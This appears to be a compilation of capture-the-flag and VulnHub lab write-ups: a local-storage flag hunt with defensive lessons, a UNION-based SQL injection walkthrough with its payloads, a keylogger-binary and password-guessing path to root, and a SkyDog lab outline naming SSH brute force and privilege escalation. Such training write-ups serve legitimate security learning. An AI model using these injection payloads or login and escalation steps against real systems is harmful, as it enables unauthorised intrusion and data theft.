
Pentester Questions :)

1. https://ctflearn.com/challenge/979

Title: Learning About Local Storage Security on Web Pages


Challenge 979 is a web-based CTF (Capture The Flag) challenge that provides a hint in the form of text: "You may find a good application for your memory. ;)"




We can start by accessing the provided link: https://noxtal.com/

Main page:-

Blog page:-



The main page of the provided link shows a /blog page. By accessing the developer mode/inspect, we can find hidden flag in Local Storage:




Flag: "flag{n7f_l0c4l_570r463_15n7_53cur3_570r463}"

Next, we just need to change the flag format according to the challenge:

CTFLearn{n7f_l0c4l_570r463_15n7_53cur3_570r463}

Solved!



The message "local storage is not secure" in the web CTF challenge flag provides some important lessons. Here are the lessons that can be learned from this message and solutions to fix it:

1. Awareness of Local Storage Security: This message reminds us that local storage is not a secure place to store sensitive or secret data. Information stored in local storage can be easily accessed by unauthorized parties, either through XSS (Cross-Site Scripting) attacks or direct browser access. Therefore, the lesson learned is not to use local storage to store sensitive or important information.


2. Safer Storage Alternatives: The solution to fix this issue is to use more secure storage methods, such as session storage or cookies with appropriate security settings. Session storage stores data on the client side within the browser session and the data will be deleted after the session is closed. Cookies can be used by setting the "secure" and "httponly" flags to prevent XSS attacks and unauthorized JavaScript access.

3. Data Encryption: If you need to store sensitive data on the client side, an additional step that can be taken is to encrypt the data before storing it in local storage. This way, even if the data is accessed by unauthorized parties, they won't be able to read or understand its content without the correct encryption key.

4. Use of HTTPS: It is important to run websites with a secure HTTPS protocol. By using HTTPS, communication between the browser and the server will be encrypted, reducing the risk of unauthorized access to data transmitted over the network.


5. Validation and Input Security: Always validate and sanitize user input to prevent XSS attacks and unauthorized data manipulation. This will help reduce the risk of local storage abuse or misuse of other storage methods.

Through these lessons, we can address security issues related to local storage in web applications. By implementing the solutions mentioned above, we can enhance security and protect sensitive data from unauthorized access.



2. https://ctflearn.com/challenge/149

CTF CTFlearn — Inj3ction Time





Challenge Link :- https://web.ctflearn.com/web8/

From the description you'll notice that there's SQLi and you'll use UNION query, the injection here is UNION based. Nice !

Open the website

You'll find that there's input field ID and you should enter numbers and then you'll see information about the users, if you try to insert words you won't get anything





let's try to know number of columns

nothing → id=1 order by 1--

nothing → id=1 order by 2--

nothing → id=1 order by 3--

main page, good → id=1 order by 4--

if we try to put **id=5 order by 5--** , then we didn't get anything.

The next step is to know what's the vulnerable columns by

union select 1,2,3,4 —


So we now know that the vulnerable columns is 1,2 and 3, we will start to print the database info in this columns like

1 union select table_name,2,3,4 from information_schema.tables—

Nice! there's many of tables but we're searching about unique name so at the end of this list you'll find interesting name :- **Breed: w0w_y0u_f0und_m3**

Yes! That's we're searching for, let's search for a unique column

1 union select column_name,2,3,4 from information_schema.columns—



Nice! at the end of this list you'll find …

Breed: f0und_m3


Now we've table_name and column_name so try to get the data from this column

1 union select column_name from table_name--

***Ie. 1 union select* f0und_m3,2,3,4 *from* w0w_y0u_f0und_m3—**

Great ! We've the flag now.

abctf{uni0n_1s_4_gr34t_c0mm4nd}



3. https://defendtheweb.net/playground/cracking-4

Not Working

4. https://www.vulnhub.com/entry/who-wants-to-be-king-1,610/

Description

Google Is Your Friend

Difficulty: Begginer

"Remember using 'strings'"

Twitter: @ArmBjorn


Work in Virtualbox.

Get root permissions

NMAP is my first step.

```
┌──(root💀kali)-[/var/tmp/002_ww2bk]
└─# nmap -sV -r -T4 -p- 192.168.10.12
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-03 17:18 PKT
Nmap scan report for 192.168.10.12
Host is up (0.00034s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41
MAC Address: 08:00:27:41:99:6B (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.74 seconds
```

Next ran gobuster but didn't find anything useful. So, went to the webserver's default webpage.



Downloaded the "skeylogger" file and analyzed it. It was an executable file.

```
┌──(root💀kali)-[/var/tmp/002_ww2bk]
└─# wget http://192.168.10.12/skeylogger
--2020-12-03 17:18:50--  http://192.168.10.12/skeylogger
Connecting to 192.168.10.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31416 (31K)
Saving to: 'skeylogger'

skeylogger                    100%[=========================================>]  30.68K  --.-KB/s    in 0s

2020-12-03 17:18:51 (519 MB/s) - 'skeylogger' saved [31416/31416]


┌──(root💀kali)-[/var/tmp/002_ww2bk]
└─# file skeylogger
skeylogger: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Bui
ldID[sha1]=ba22a62cfb23e5f98841e89718b9d3f5e76bdf94, for GNU/Linux 3.2.0, with debug_info, not stripped
```


Ran strings command and found an interesting string.

```
Could not determine keyboard device file
ZHJhY2FyeXMK
Usage: skeylogger [OPTION]
Logs pressed keys
  -h, --help            Displays this help message
  -v, --version         Displays version information
  -l, --logfile         Path to the logfile
  -d, --device          Path to device file (/dev/input/eventX)
Simple Key Logger version 0.0.1
```

Used base64 to decode this.

```
┌──(root💀kali)-[/var/tmp/002_ww2bk]
└─# echo -n ZHJhY2FyeXMK | base64 -d
dracarys
```

Tried diff username/password combos but failed, so went to google for finding the possible username.



Logged in as daenerys with password = dracarys

```
┌──(root💀kali)-[/var/tmp/002_ww2bk]
└─# ssh daenerys@192.168.10.12
The authenticity of host '192.168.10.12 (192.168.10.12)' can't be established.
ECDSA key fingerprint is SHA256:3Zk3wVHq8e0RHINUnUuy9baXoUNWWVybz6ynzdcJgYY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.12' (ECDSA) to the list of known hosts.
daenerys@192.168.10.12's password:
Last login: Tue Dec  1 11:38:40 2020 from 192.168.0.105
daenerys@osboxes:~$
```

Ran find command and found an interesting ZIP file.

```
daenerys@osboxes:/dev/shm$ find / -user daenerys 2>&1  | grep zip
/home/daenerys/.local/share/daenerys.zip
daenerys@osboxes:/dev/shm$
```

Unzipped it and looked at its content.

```
daenerys@osboxes:/dev/shm$ cat djkdsnkjdsn
/usr/share/sounds/note.txt

daenerys@osboxes:/dev/shm$ cat /usr/share/sounds/note.txt
I'm khal.....
daenerys@osboxes:/dev/shm$
```

Again went to google and found a potential word to be khaldrogo. Switched to root with password khaldrogo.

```
root@osboxes:~# pwd; id; cat nice.txt; echo -e "https://grumpygeekwrites.wordpress.com"
/root
uid=0(root) gid=0(root) groups=0(root)
¡Congratulation!


You have a good day!



aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1nTjhZRjBZZmJFawo=

https://grumpygeekwrites.wordpress.com
root@osboxes:~#
```

Bonus content: This is the simple key logger(skeylogger) binary's source code.

5. https://www.vulnhub.com/entry/skydog-1,142/

- **Name**: SkyDog: 1
- **Date release**: 2 Nov 2015
- **Author**: James Bower
- **Series**: SkyDog
- **Web page**: http://www.jamesbower.com/skydog-con-ctf-the-legend-begins/

SkyDog Con CTF – The Legend Begins (Size: 580 MB)

Download: https://drive.google.com/file/d/0B480A750ZHY4LWtmbXVYSkU2MFU/view

Download (Mirror): https://download.vulnhub.com/skydog/SkyDogCTF.ova

Instructions

The CTF is a virtual machine and works best in Virtual Box. This OVA was created using Virtual Box 4.3.32. Download the OVA file open up Virtual Box and then select File –> Import Appliance. Choose the OVA file from where you downloaded it. After importing the OVA file above it is best to disable the USB 2.0 setting before booting up the VM. The networking is setup for a NAT Network but you can change this before booting up depending on your networking setup.

Goal of Sky Dog Con CTF

The purpose of this CTF is to find all six flags hidden throughout the server by hacking network and system services. This can be achieved without hacking the VM file itself.

Flags

The six flags are in the form of flag{MD5 Hash} such as flag{1a79a4d60de6718e8e5b326e338ae533

Flag #1 Home Sweet Home or (A Picture is Worth a Thousand Words)

Flag #2 When do Androids Learn to Walk?

Flag #3 Who Can You Trust?

Flag #4 Who Doesn't Love a Good Cocktail Party?

Flag #5 Another Day at the Office

Flag #6 Little Black Box

You may need to disable the USB device in VirtualBox for it to start up.

File Information

Filename: SkyDogCTF.ova

File size: 580 MB

MD5: DF6B5201C29C9157B852C383D4760643

SHA1: EA2DCACC68837D3E24DE32C88CD2FC4EE026030F

Virtual Machine

Format: Virtual Machine (Virtualbox - OVA)

Operating System: Linux

Networking

DHCP service: Enabled

IP address: Automatically assign

Penetrating Methodologies:

- Network Scanning (Netdiscover, Nmap)
- Inspecting web services for (Flag 1, 2, 3 & 4)
- Get flag 1st from inside SkyDogCon_CTF.jpg (ExifTool)
- Get flag 2nd using robot.txt
- Get flag 3rd from whistler.zip
- Generating Dictionary for web directory (Cewl)
- Directory brute force (Dirb)
- Get flag 4th from play inside PlayTronics
- Get the .pcap file and grab an audio file (Wireshark)
- SSH Brute force Attack (Hydra)
- Spawn TTY shell of the machine and Get flag 5th (SSH login)
- Writable File privilege escalation
- Get the Root Access and Capture the flag 6th


Let's Start!

